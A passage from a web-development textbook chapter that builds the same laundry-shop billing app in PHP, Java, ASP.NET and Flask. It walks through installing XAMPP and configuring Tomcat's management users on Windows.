`GET /bills/<id>`	logged in	the bill, its customer, service, charge, outlet and cashier	200, or 404
any `POST` without the right token	—	refused before any page code runs	403 (or 400, Section 10.10)
any page but `/login`, not logged in	—	sent to the login page	redirect to `/login`

Read the table as a contract between the pages and the outside world. It says nothing about PHP, Java, C# or Python. It says what a browser sends and what it gets back. That is the only thing a browser can ever know about a server, and it is why five programs in four languages can be tested by one test.

Three rules of the shop sit behind the table and are enforced in the same way by every version.

Roles. The role of an employee is not stored; it is worked out from the `Employee` row, exactly as Chapter 5 defined it. An employee with no supervisor (`spv_id` is empty) is the **owner**. An employee whom somebody else names as supervisor is a **supervisor**. Everyone else is a **cashier** if their section is `transaction`, and a **washer** if it is `wash`. Washers wash; they do not take new bills from customers, so the new-bill form refuses them.

A valid bill. The customer id must look like `C0001` and must exist. The service must be one of the twelve in the price list. The units — kilograms, items or pairs, depending on the service — must be a whole number from 1 to 100. The rack, where the bag waits on the shelves, must be one of `A01` to `C20`: three rows of twenty. Everything the employee typed is trimmed and upper-cased where that makes sense, so that `c0001` and `a05` are accepted as `C0001` and `A05`.

The charge. The amount charged is the service's price per unit times the number of units, copied into the bill when it is created, so that a later price change never rewrites history:

$$\text{charged} = \text{price per unit} \times \text{units} \tag{10.1}$$

With Equation (10.1), three kilograms of express wash-and-fold (service `S0002`, Rp 12.000 per kilogram) cost $12000 \times 3 = 36000$, written Rp 36.000 with the Indonesian thousands separator. That is the bill every version creates in its test, and "Rp 36.000" is the text the test looks for on the bill page.

10.2.2 Five builds of it

Table 10.2 lists the five builds. Each has its own folder under `Chapter10/`, its own port in the range 9000–9099 reserved for this chapter, and its own way of being started. They all read the same database, `Chapter10/data/laundry.db`, a copy of the Laundry sample database, except the ASP.NET version, whose reason is explained in Section 10.8.

Table 10.2 The five builds of this chapter. The two Java builds share one package of model, database and rule classes; the others are self-contained.

Folder	System	Port	Started with	Ran in this book's build
`php/`	PHP 8.4 + PDO, templates in plain PHP	9001	`php -S 127.0.0.1:9001 -t public public/index.php`	yes
`java/servlet/`	Jakarta Servlet 6 + JSP 3.1 + JSTL, a WAR for Tomcat 11	8080 (Tomcat's)	`./build.sh`, then deploy `dist/ROOT.war`	compiled and packaged; not deployed
`java/httpserver/`	the JDK's `com.sun.net.httpserver` + JDBC	9002	`./run.sh`	yes
`aspnet/`	ASP.NET Core Razor Pages, .NET 10	9003	`dotnet run`	yes
`python/`	Flask 3 + Jinja2 + `sqlite3`	9004 (9005 under gunicorn)	`python app.py`	yes, and under gunicorn

The folder also holds the pieces that belong to no single build:

```
Chapter10/
  data/laundry.db          the Laundry sample database (SQLite), copied, never edited in
place
  data/csv/*.csv           the same tables as CSV, for the ASP.NET build (Section 10.8)
  static/                  style.css and the official Profitina logo, copied into every
build
  acceptance/acceptance.py the one test for all builds (Section 10.10)
  php/  java/  aspnet/  python/
  README.md  VERIFIED.md   how to run everything; exactly what ran here
```

Figure 10.1 is the result, photographed. It is the page of the bill that the test creates, as four of the five servers drew it, after the same login and the same form. Only the small badge in the header, which each build uses to say which system answered, tells them apart.



Figure 10.1 Bill B2954 as four different systems drew it: PHP (top left), the JDK HttpServer (top right), ASP.NET Core Razor Pages (bottom left) and Flask (bottom right). Same database, same form input, same HTML and stylesheet; only the badge differs.

10.2.3 How the code is arranged, in every build

Before looking at any one system, fix the shape in your mind, because every build has the same four layers, and the names are deliberately the same:

1. **Rules** — the shop's rules: the role of an employee, the checks on a new bill, how to write rupiah. Plain functions with no web and no SQL in them, so that they can be read, tested and changed without starting a server. PHP `src/rules.php`, Java `laundry.core.Rules`, C# `Rules.cs`, Python `rules.py`.
2. **Store** — every SQL statement, in one class or module, each with bound parameters. PHP `src/Store.php`, Java `laundry.core.Store`, C# `Data/IStore` with two implementations, Python `store.py`.
3. **Pages** — the code that runs for one address: read the request, ask the rules and the store, choose a response. PHP `src/pages.php`, the servlets, the `Main` methods of the HttpServer build, the Razor `PageModel` classes, the Flask view functions.
4. **Views** — the HTML, with holes for values: PHP templates, JSP pages, Java text blocks, Razor `.cshtml` files, Jinja2 templates.

This is the Model–View–Controller arrangement of Chapter 7, and it is not an accident of this chapter. Every system you will meet has these four layers, whatever it calls them; a system that makes you mix them is making your life harder, and one that forces them apart is doing you a favor.

> **THE KEY INSIGHT.** Put the rules where no framework can reach them. `rules.py`, `rules.php`, `Rules.java` and `Rules.cs` are four spellings of one set of decisions, and none of them imports anything from a web framework. That is what makes it possible to change frameworks — or to keep five of them in step — without changing what the shop's rules are.

10.3 The Three Servers on One Windows Machine

Before any code, the servers. For many years the classic way to demonstrate PHP, JSP and ASP.NET was on one Windows laptop: XAMPP for Apache, MySQL and PHP, the Tomcat that XAMPP carries for JSP, and Microsoft's own Internet Information Services (IIS) for ASP.NET. This section walks that setup screen by screen, because every one of those screens still appears on students' laptops, and because each one teaches something about what a web server *is*. The Windows-only screens come from older releases — XAMPP 7, Tomcat 7, the .NET 8 installer, Visual Studio 2022 — with numbered markers that the captions explain; the download pages are redrawn with the versions current in September 2026; and every step that runs on any system was run again for this edition on .NET 10, with its real output printed. Where the old way no longer fits this book's code, the section says so and points to the way that does.

10.3.1 XAMPP: Apache, MySQL and PHP in one installer

XAMPP is a bundle: one installer that puts Apache, MariaDB (the MySQL fork), PHP and a few other servers into one folder, already configured to work together. Chapter 5 introduced it; here we install it with one lesson in mind, the lesson of **Figure 10.2**.

XAMPP downloads apachefriends.org, as of September 2026

XAMPP for Windows

Version	PHP	Size	
8.2.12	PHP 8.2.12	149 MB	Download (64 bit)
8.1.25	PHP 8.1.25	148 MB	Download (64 bit)
8.0.30	PHP 8.0.30	144 MB	Download (64 bit)

XAMPP for Linux

Version	PHP	Size	
8.2.12	PHP 8.2.12	151 MB	Download (64 bit)
8.1.25	PHP 8.1.25	153 MB	Download (64 bit)
8.0.30	PHP 8.0.30	151 MB	Download (64 bit)

XAMPP for OS X

Version	PHP	Size	
8.2.4	PHP 8.2.4	150 MB	Download (64 bit)
8.1.17	PHP 8.1.17	151 MB	Download (64 bit)
8.0.28	PHP 8.0.28	150 MB	Download (64 bit)

Windows 8.2.12 bundles Apache 2.4.58, MariaDB 10.4.32, PHP 8.2.12, phpMyAdmin 5.2.1 and Tomcat 8.5.96 (a javax-era Tomcat).

Figure 10.2 The XAMPP downloads at apachefriends.org as of September 2026, redrawn: 8.2.12 (PHP 8.2.12, released in November 2023) is still the newest installer for Windows and Linux, 8.2.4 for OS X [1]. Take the newest, and note which PHP version it carries.

The installer suggests `C:\xampp`. Do not install it under `C:\Program Files` or `C:\Program Files (x86)`: Windows protects those folders, and servers that need to write logs, session files and databases into their own folder fail there in confusing ways. Choose a plain folder you own, such as `D:\Program\xampp` in **Figure 10.3**.



Figure 10.3 XAMPP installed in `D:\Program\xampp` (1), a folder with no spaces and no Windows protection. `xampp-control.exe` (2), selected, is the control panel; the folders beside it, such as `htdocs` (3), belong to the servers themselves.

`xampp-control.exe` opens the control panel of **Figure 10.4**. Each row is one server program that XAMPP can start and stop for you: **Apache**, the web server that runs PHP; **MySQL**, which is really

MariaDB; **FileZilla**, an FTP server; **Mercury**, a mail server; and **Tomcat**, the Java servlet container. For this chapter only Apache, MySQL and, for a moment, Tomcat matter.



Figure 10.4 The XAMPP control panel, nothing started yet: (1) one row per server, (2) its *Start* button, (3) the log's warning that the panel is not running with administrator rights, which only matters if you want to install the servers as Windows services.

Press **Start** on the Apache row. **Figure 10.5** shows the result on the machine these pictures come from: Apache is green, has two process ids, and listens on ports 443 and **9090**. Port 80 is the default for HTTP, but on that machine something else already held it, so Apache's `Listen` line in `httpd.conf` had been changed to 9090 — exactly the fix Section 5.2.7 describes. On your machine it will probably say 80 and 443.



Figure 10.5 Apache running under XAMPP (1), with two process ids (2), on ports 443 (HTTPS) and 9090 (HTTP) (3). A port is simply a number the operating system uses to deliver network traffic to the right program; two programs cannot listen on the same one.

Apache's **document root**, the folder whose files it serves, is `htdocs` inside the XAMPP folder (**Figure 10.6**). A file `htdocs\hello.php` answers at `http://localhost/hello.php` (or `http://localhost:9090/hello.php` on the machine in the picture). This one fact — *a URL names a file under the document root* — is the whole of classic PHP's routing, and Section 10.5 will show why this chapter's PHP build deliberately does something different.



Figure 10.6 `D:\Program\xampp\htdocs` (1, 2), Apache's document root. Each folder here is reachable by its name: `htdocs\webpro\` (3) answers at `http://localhost/webpro/`.

Open `http://localhost/` (with the port, if you changed it) and XAMPP's own dashboard answers (**Figure 10.7**). It is a PHP application in `htdocs\dashboard`; seeing it proves that Apache runs and that it hands `.php` files to PHP.



Figure 10.7 The XAMPP dashboard at `localhost:9090/dashboard/` (1), served by Apache and PHP. The menu leads to phpinfo (2) and to phpMyAdmin (3); the heading (4) names the installed XAMPP version.

The dashboard's **phpMyAdmin** link (**Figure 10.8**) needs the database server, so start MySQL in the control panel first; **Figure 10.9** shows it running on its usual port, 3306.



Figure 10.8 The dashboard's phpMyAdmin link (1); the status bar (2) shows its address, `localhost:9090/phpmyadmin/`.



Figure 10.9 Apache and MySQL (MariaDB) both running (1). Port 3306 (2) is where programs — phpMyAdmin, PHP's PDO, a Java JDBC driver, a Python client — connect to the database.

Figure 10.10 is phpMyAdmin itself: a database client written in PHP and used from the browser. The list on the left holds the databases on the server. Loading the Laundry schema and seed data into a database called `profitina_laundry` is done here exactly as Section 5.6.1 describes; this chapter's PHP build then reaches it by changing one setting (Section 10.5.7).



Figure 10.10 phpMyAdmin, connected to the local MariaDB server over TCP (4). The list on the left (1) holds the databases; the *Databases* tab (2) creates one; *SQL* (3) runs any statement; *Import* loads a `.sql` file such as `schema.mysql.sql`.

10.3.2 Tomcat inside XAMPP, and why this book does not use it

XAMPP also carries Apache Tomcat. Starting it from the panel and opening `http://localhost:8080/` gives the welcome page of **Figure 10.11**; the Tomcat row of the panel (**Figure 10.12**) shows its three ports.



Figure 10.11 The Tomcat that an older XAMPP carried, version 7.0.92 (1), answering on port 8080 (2), with its three management buttons (3). Its version number decides which Java packages your servlets must import.



Figure 10.12 Tomcat started from the XAMPP panel (1), on ports (2) 8005 (the shutdown port), 8009 (the AJP connector, for putting Apache in front of Tomcat) and 8080 (HTTP).

Look at the version in **Figure 10.11**: 7.0. Every Tomcat before version 10 implements the old `javax.servlet` API; Tomcat 10 and later implement `jakarta.servlet`. The servlets of Chapter 7 and of this chapter import `jakarta.servlet.*`, so on the Tomcat inside XAMPP they would not even be found, and every address would answer 404 (Section 7.2.5 tells the whole story of the rename). XAMPP's current release for Windows, 8.2.12, still carries Tomcat 8.5.96, a Tomcat from the `javax` era whose branch reached its end of life on 31 March 2024 [1], [2]. For this chapter, therefore, install Tomcat 11 on its own, as Section 7.3.3 describes step by step; it takes five minutes, and it needs a JDK 17 or newer.

The rest of the Tomcat screens are the same in every version, and they are worth knowing because they are how a Tomcat is operated. After installation Tomcat has *no users*: the management pages refuse everyone. Users are added in `conf\tomcat-users.xml` (**Listing 10.1**).

Listing 10.1 `conf/tomcat-users.xml` with the four management roles and one user, `admin`, who holds them all. Checked as well-formed XML; not deployed here, because Tomcat could not be downloaded on the build machine. On any machine that others can reach, use a long password of your own and give each role only to whoever needs it.

```
<?xml version="1.0" encoding="UTF-8"?>
<!-- conf/tomcat-users.xml: who may use Tomcat's management pages. After installation the
     file defines no users, so Server Status, Manager App and Host Manager refuse everyone.
-->
<tomcat-users xmlns="http://tomcat.apache.org/xml"
              xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance"
              xsi:schemaLocation="http://tomcat.apache.org/xml tomcat-users.xsd"
              version="1.0">
  <role rolename="manager-gui"/>     <!-- Server Status and Manager App, in the browser -->
  <role rolename="manager-script"/>  <!-- the Manager's text interface, for scripts -->
  <role rolename="manager-jmx"/>     <!-- the JMX proxy -->
  <role rolename="admin-gui"/>       <!-- Host Manager, in the browser -->
  <!-- One user with every role: acceptable on your own laptop only. Anywhere else, give
each
       role only to whoever needs it, and choose a long password of your own. -->
  <user username="admin" password="choose-a-long-passphrase"
        roles="manager-gui,manager-script,manager-jmx,admin-gui"/>
</tomcat-users>
```

Restart Tomcat and the three buttons of the welcome page (**Figure 10.13**) open. **Server Status** (**Figure 10.14**) reports the Tomcat, Java and operating-system versions; **Manager App** (**Figure 10.15**) lists the deployed applications and can deploy a new WAR file; **Host Manager** (**Figure 10.16**) manages virtual hosts, which one small shop never needs.



Figure 10.13 The three management buttons on Tomcat's welcome page: Server Status (1), Manager App (2) and Host Manager (3). Each asks for a user from `tomcat-users.xml` with the right role.



Figure 10.14 Server Status: Tomcat 7.0.92 (1) on Java 1.8 (2) under Windows 10 (3), 64-bit (4); the host name and address are masked. These four facts — Tomcat version, Java version, operating system, architecture — are the first thing to report when asking anybody for help.



Figure 10.15 The Tomcat Web Application Manager. The application at path `/` (1) is `ROOT`; this chapter's servlet build is packaged as `ROOT.war` so that it answers at `/login`, `/customers` and so on, exactly like the other builds. Its commands (2) start, stop, reload and undeploy it; the *Deploy* section further down the page uploads a WAR file.



Figure 10.16 The Virtual Host Manager, with the single host `localhost` (1), whose commands are disabled (2). A virtual host lets one Tomcat answer differently for different domain names.

